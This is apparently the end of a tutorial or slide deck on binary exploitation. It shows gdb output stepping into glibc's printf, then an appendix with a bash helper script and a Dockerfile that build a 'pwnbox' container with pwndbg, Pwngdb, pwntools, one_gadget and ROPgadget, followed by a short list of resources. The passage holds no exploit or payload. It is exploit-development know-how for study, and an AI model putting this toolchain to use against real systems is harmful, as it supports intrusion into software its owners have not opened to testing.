0x7f556d985b0b <printf+11>      mov   r10, rdi
0x7f556d985b0e <printf+14>      mov   qword ptr [rsp + 0x28], rsi
0x7f556d985b13 <printf+19>      mov   qword ptr [rsp + 0x30], rdx
0x7f556d985b18 <printf+24>      mov   qword ptr [rsp + 0x38], rcx
0x7f556d985b1d <printf+29>      mov   qword ptr [rsp + 0x40], r8
0x7f556d985b22 <printf+34>      mov   qword ptr [rsp + 0x48], r9
0x7f556d985b27 <printf+39>      test  al, al

In file: /usr/src/glibc/glibc-2.31/stdio-common/printf.c
23
24 /* Write formatted output to stdout from the format string FORMAT. */
25 /* VARARGS1 */
26 int
27 __printf (const char *format, ...)
▶ 28 {
29   va_list arg;
30   int done;
31
32   va_start (arg, format);
33   done = __vfprintf_internal (stdout, format, arg, 0);
```

gdb with source code

# \$ Appendix

## Pwnbox with docker

```
#!/bin/bash

set -e
if [ -z "$1" ]; then
    echo "Usage:";
    echo "Build environment: ./snippet build";
    echo "Up pwnbox daemon: ./snippet up";
    echo "Get shell: ./snippet shell";
    echo "Down pwnbox daemon: ./snippet down";
    exit 0
fi

if [ $1 == "build" ]; then
    mkdir pwnbox
    docker build -t pwnbox .
elif [ $1 == "up" ]; then
    docker run -it -d --cap-add=SYS_PTRACE --name pwnbox -v `pwd`/pwnbox:/pwnbox pwnbox
elif [ $1 == "shell" ]; then
    docker exec -it pwnbox fish
elif [ $1 == "down" ]; then
    docker stop pwnbox
fi
```

How to use

```
FROM ubuntu:20.04
MAINTAINER u1f383

ENV DEBIAN_FRONTEND=noninteractive
ENV LC_ALL=en_US.UTF-8

RUN apt update && \
    apt install -yq gcc && \
    apt install -yq gdb && \
    apt install -yq git && \
    apt install -yq ruby-dev && \
    apt install -yq vim-gtk3 && \
    apt install -yq fish && \
    apt install -yq glibc-source && \
    apt install -yq make && \
    apt install -yq gawk && \
    apt install -yq bison && \
    apt install -yq libseccomp-dev && \
    apt install -yq tmux && \
    apt install -yq wget && \
    apt install -yq locales && \
    locale-gen en_US.UTF-8

# compile glibc-2.31
RUN cd /usr/src/glibc && \
    tar xvf glibc-2.31.tar.xz && \
    mkdir glibc_dbg && \
    cd glibc_dbg && \
    ./glibc-2.31/configure --prefix $PWD --enable-debug && \
    make -j4

# install pwndbg
RUN git clone https://github.com/pwndbg/pwndbg ~/pwndbg && \
    cd ~/pwndbg && \
    ./setup.sh

# install pwngdb
RUN git clone https://github.com/scwuaptx/Pwngdb.git ~/Pwngdb && \
    cat ~/Pwngdb/.gdbinit >> ~/.gdbinit && \
    sed -i "s/source ~\`/peda\`/peda.py//g" ~/.gdbinit

RUN pip3 install pwntools==4.4.0
RUN gem install seccomp-tools one_gadget
RUN ln -s /usr/local/lib/python3.8/dist-packages/bin/ROPgadget /bin/ROPgadget

CMD ["/bin/fish"]
```

Dockerfile

# \$ Appendix

## Resources

- ▶ [bootlin-glibc](#) - glibc source code cross referencer
- ▶ [x64 syscall table](#) - x64 syscall table in linux 4.7
- ▶ [libc.rip](#) - use symbol offset to find libc version
- ▶ [glibc-all-in-one](#) - scripts to download & debug & complie glibc